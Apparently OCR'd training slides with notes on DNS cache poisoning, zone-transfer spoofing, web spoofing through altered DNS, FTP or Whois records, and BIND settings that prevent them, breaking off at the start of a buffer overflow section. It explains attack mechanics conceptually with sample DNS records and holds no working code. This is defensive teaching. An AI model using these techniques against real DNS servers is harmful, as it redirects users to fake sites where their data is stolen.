
DNS cache

```
www.attacker.com A 172.21.1.3
www.ibm.com  A  172.21.1.5
```

DNS ns.ibm.com prefers using cached record www.ibm.com 172.21.1.5

DNS spoofing attack with DNS cache poisoning - How to prevent


- DNS cache poisoning is discussed in CERT Advisory CA-1997-22 BIND - the Berkeley Internet Name Daemon
- DNS cache poisoning vulnerability was fixed in BIND version 4.9.6
  - V5R1(BIND 8.2.3) and V5R2(BIND 8.2.5) are resistant to this vulnerability
  - To prevent this vulnerability, set recursion and fetch-glue under Boolean Options to no
- Split DNS is also effective to prevent this problem



```
Options
  Boolean Options
    auth-nxdomain <yes>
    dialup <no>
    fake-iquery <no>
    fetch-glue <no>
    has-old-clients <no>
    host-statistics <no>
    maintain-ixfr-base <no>
    multiple-cnames <no>
    notify <yes>
    rfc2308-type1 <no>
    recursion <no>
  Forwarding
```

Notes DNS spoofing attack with DNS cache poisoning

Below shows DNS Spoofing attack (DNS poisoning). Attacker asks recursive query to ns.ibm.com to ask the IP address of www.attacker.com. DNS server ns.ibm.com asks Query to ns.attacker.com to resolve IP address of www.attacker.com. Attacker's DNS server ns.attacker.com replies with Query Answer which includes a irregular entry www.ibm.com 172.21.1.5 in the answer section. DNS server ns.ibm.com keeps Query answer on DNS cache for later use. When the other client asks Query to ns.ibm.com to ask the IP address of www.ibm.com, ns.ibm.com prefers using cached DNS record www.ibm.com 172.21.1.5. Now DNS server is spoofed with irregular entry remaining on DNS cache.



2 Asks Query to resolve IP address of www.attacker.com

3 Query Answer from ns.attacker.com

1 Asks recursive Query for www.attacker.com

DNS server
ns.ibm.com
192.168.1.1

Domain ibm.com

Attacker

DNS server
ns.attacker.com
171.21.1.1

Domain attacker.com

Original DNS record on ns.ibm.com

```
www.ibm.com   A  192.168.1.3
ns.ibm.com    A  192.168.1.1
```

Query Answer from ns.attacker.com

```
www.attacker.com  A  172.21.1.3

Answer section
www.ibm.com  A  172.21.1.5
( Malicious answer)
```

This malicious answer www.ibm.com 172.21.1.5 remains on DNS cache on ns.ibm.com

After DNS spoofing DNS record on ns.ibm.com

```
www.ibm.com   A  192.168.1.3
ns.ibm.com    A  192.168.1.1
```

DNS cache

```
www.attacker.com A 172.21.1.3
www.ibm.com  A  172.21.1.5
```

DNS ns.ibm.com prefers using cached record www.ibm.com 172.21.1.5

- DNS cache poisoning was discussed in CERT Advisory CA-1997-22 BIND - the Berkeley Internet Name Daemon
- DNS cache poisoning vulnerability was fixed in BIND version 4.9.6
  - V5R1(BIND 8.2.3) and V5R2(BIND 8.2.5) are resistant to this vulnerability
  - To prevent this vulnerability, set recursion and fetch-glue under Boolean Options to no

Recursion

If Recursion is set to No, the name server will try to answer within its A or PTR records. If there is no answer in A or PTR records, the name server answers with referring name server. The client may ask the referring name server to get the Query answer to resolve the IP address from the host name.

If Recursion is set to Yes (default), the name server will try to answer to recursive queries by resolving IP address from host name by itself. There is a possibility that the name server receives irregular Query answer in the answer section and stores it in the cache.

Notes DNS spoofing attack with DNS cache poisoning


Fetch-Glue

If fetch-glue is set to Yes (default), the name server will fetch missing glue records while building a response. Glue records are A records of name servers in its subdomains.

If fetch-glue is set to No, the name server won't fetch missing glue records. It prevents the DNS cache from growing the size.

It is recommended to set fetch-glue No in conjunction with setting recursion No.


Note: You must not set Recursive to No for Internal clients because Internal clients need to resolve IP address to get access to the Internet. Split DNS set Recursive=No for External DNS and set Recursive Yes for Internal DNS.



Server Properties - NS27

Options
Boolean Options
auth-nxdomain <yes>
dialup <no>
fake-iquery <no>
fetch-glue <no>
has-old-clients <no>
host-statistics <no>
maintain-ixfr-base <no>
multiple-cnames <no>
notify <yes>
rfc2308-type1 <no>
recursion <no>
Forwarding

DNS Spoofing attack with Zone transfer - Symptom



Zone transfer from
ns.attacker.com

DNS server
ns.ibm.com
192.168.1.1

DNS server
ns.attacker.com
171.21.1.1

Domain ibm.com

Domain attacker.com

Original DNS record
on ns.ibm.com

```
www.ibm.com   A  192.168.1.3
ns.ibm.com      A  192.168.1.1
```

Zone transfer
from ns.attacker.com

```
www.attacker.com   A  172.21.1.3

Answer section
www.ibm.com  A  172.21.1.5
( Malicious answer)
```

This malicious answer www.ibm.com 172.21.1.5 remains on DNS cache on ns.ibm.com

After DNS spoofing DNS
record on ns.ibm.com

```
www.ibm.com   A  192.168.1.3
ns.ibm.com      A  192.168.1.1
```

DNS cache


```
www.attacker.com A 172.21.1.3
www.ibm.com  A  172.21.1.5
```

DNS ns.ibm.com prefers using cached record www.ibm.com 172.21.1.5

- Without configuring allow-transfer option correctly, any BIND version can be vulnerable to this spoofing attack

DNS Spoofing attack with Zone transfer - How to prevent

- Allow Zone transfer for trusted IP addresses only (allow-transfer option)




Primary Zone Properties - test.ibm.com.

allow-update <{ }>

allow-query <{ }>

allow-transfer <{ 192.168.0.100; }>

- Use secured Zone transfer with secret key (allow-transfer option)



Primary Zone Properties - test.ibm.com.


allow-update <{ }>

allow-query <{ }>

allow-transfer <{ key seckey; }>

Notes DNS Spoofing attack with Zone transfer

Below shows DNS Spoofing attack with Zone transfer. If DNS server ns.ibm.com allows any DNS server to transfer Zone, Attacker's DNS server ns.attacker.com can send Zone Transfer entries with irregular DNS entry www.ibm.com 172.21.1.5 in the answer section. When the other client asks Query to ns.ibm.com to ask the IP address of www.ibm.com, ns.ibm.com prefers using cached DNS record www.ibm.com 172.21.1.5. Now DNS server is spoofed with irregular entry remaining on DNS cache.



Domain ibm.com

Domain attacker.com

Original DNS record
on ns.ibm.com

```
www.ibm.com    A  192.168.1.3
ns.ibm.com     A  192.168.1.1
```

Zone transfer
from ns.attacker.com

```
www.attacker.com   A  172.21.1.3

Answer section
www.ibm.com  A  172.21.1.5
( Malicious answer)
```

This malicious answer www.ibm.com 172.21.1.5 remains on DNS cache on ns.ibm.com

After DNS spoofing DNS
record on ns.ibm.com

```
www.ibm.com    A  192.168.1.3
ns.ibm.com     A  192.168.1.1
```

DNS cache

```
www.attacker.com A 172.21.1.3
www.ibm.com  A  172.21.1.5
```

DNS ns.ibm.com prefers using cached record www.ibm.com 172.21.1.5


To prevent your system from DNS Spoofing attack with Zone transfer, don't allow Zone Transfer to any DNS server. You must specify the IP address of DNS servers to allow Zone transfer with Allow-transfer option under Options of Zone.

Since DNS BIND 8.2, Secured transfer using TSIG is also available. To use secured Zone transfer, create a key for the secured transfer. Then specify the key name in allow-transfer under Options of Zone.

Web spoofing attacks

- Web spoofing attack with altered DNS record
- Web spoofing attack with stolen ftp userid and password to update web contents
- Web spoofing attack with altered Whois record

Web spoofing attack with altered DNS record - Symptom



- The traffic is redirected to the fake website due to the altered DNS record

Web spoofing attack with altered DNS record - Impact

- Slanders corporate or organization image with vandalized web pages

- User information (e.g. - credit card number, telephone number, name, etc.) is stolen on the fake website if users trust the fake website and enter the user information

- Attackers can also create SSL secured page with fake digital signature
  - Users usually don't verify the source of the digital signature by double clicking keylock icon on the SSL secured page
  - Requires that user ignores Web browser warning messages


Web spoofing attack with altered DNS record - How to prevent

- Protect your DNS server from DNS spoofing attacks
  - DNS cache poisoning attack
  - DNS Zone transfer from untrusted DNS attack

- Allows only trusted hosts to update DNS records
  - IP addresses in allow-update option
  - Shared key in allow-update option

Notes Web spoofing attack with altered DNS record


Below shows web spoofing attack by altered DNS record. Attackers alters DNS A record content on DNS server ns.ibm.com by DNS spoofing attack. Now IP address of www.ibm.com is altered from 192.168.1.3 to 172.21.1.3 by DNS spoofing attack. Client sends a Query to its belonging DNS server to ask the IP address of www.ibm.com and gets Query answer that the IP address of www.ibm.com is 172.21.1.3. Even the contents of www.ibm.com is not altered, the traffic is redirected to the attacker's web server to see fake website.



Web spoofing attack with stolen ftp userid and password

- If attackers steal ftp userid and password to upload web contents, they can alter the contents on your website

- Use SSL secured ftp transfer to upload contents from client to web server
  - User signature confirms that the data origin is from the device which has a correct cryptographic key



Notes Web spoofing attack with stolen ftp userid and password

Usually, ftp service is used to upload web contents onto your web server. If Attackers crack a password for ftp account to upload web contents, Attackers can upload altered contents on your web server.

Secure your FTP session to upload web contents

There is a possibility that Attackers steal your ftp password during your ftp session. They abuse network administrator tool to record packets flowing over the network so that they could steal your ftp password. To conceal your ftp password, use SSL(Secured session layer) secured ftp session to upload web contents.

Web spoofing attack with altered Whois record

- Internet domain name registration service organizations own whois records which have domain information (i.e. IP address, domain name)
- If attackers know how to alter the IP address in whois record, web traffic can be redirected to attacker's website
- Domain administrator must keep userid, password, and digital signature in the secured place

Notes Web spoofing attack with altered Whois record


There are several organizations which provide Internet domain name registration service for public. For biz, .com, .info, .name, .net or .org domain names, InterNIC is responsible to resister Internet domain name with its IP address. If there is a need to change IP address with registered domain name, a network administrator needs to establish a connection between their site and InterNIC to alter the Whois record. If attackers steal UserID, password, or digital signature to alter the Whois record, the IP address in the Whois record is maliciously altered by attackers to redirect the traffic to the attacker's site. To prevent this situation, each network administrator should keep UserID, password, and Digital Signature in a secured place.

Buffer overflow attack

Buffer overflow attack - What is buffer overflow condition?

- If the received data size exceeds the received buffer area size, buffer overflow condition happens


- This condition happens if the network program doesn't consider the case if the received data size exceeds the received buffer area size



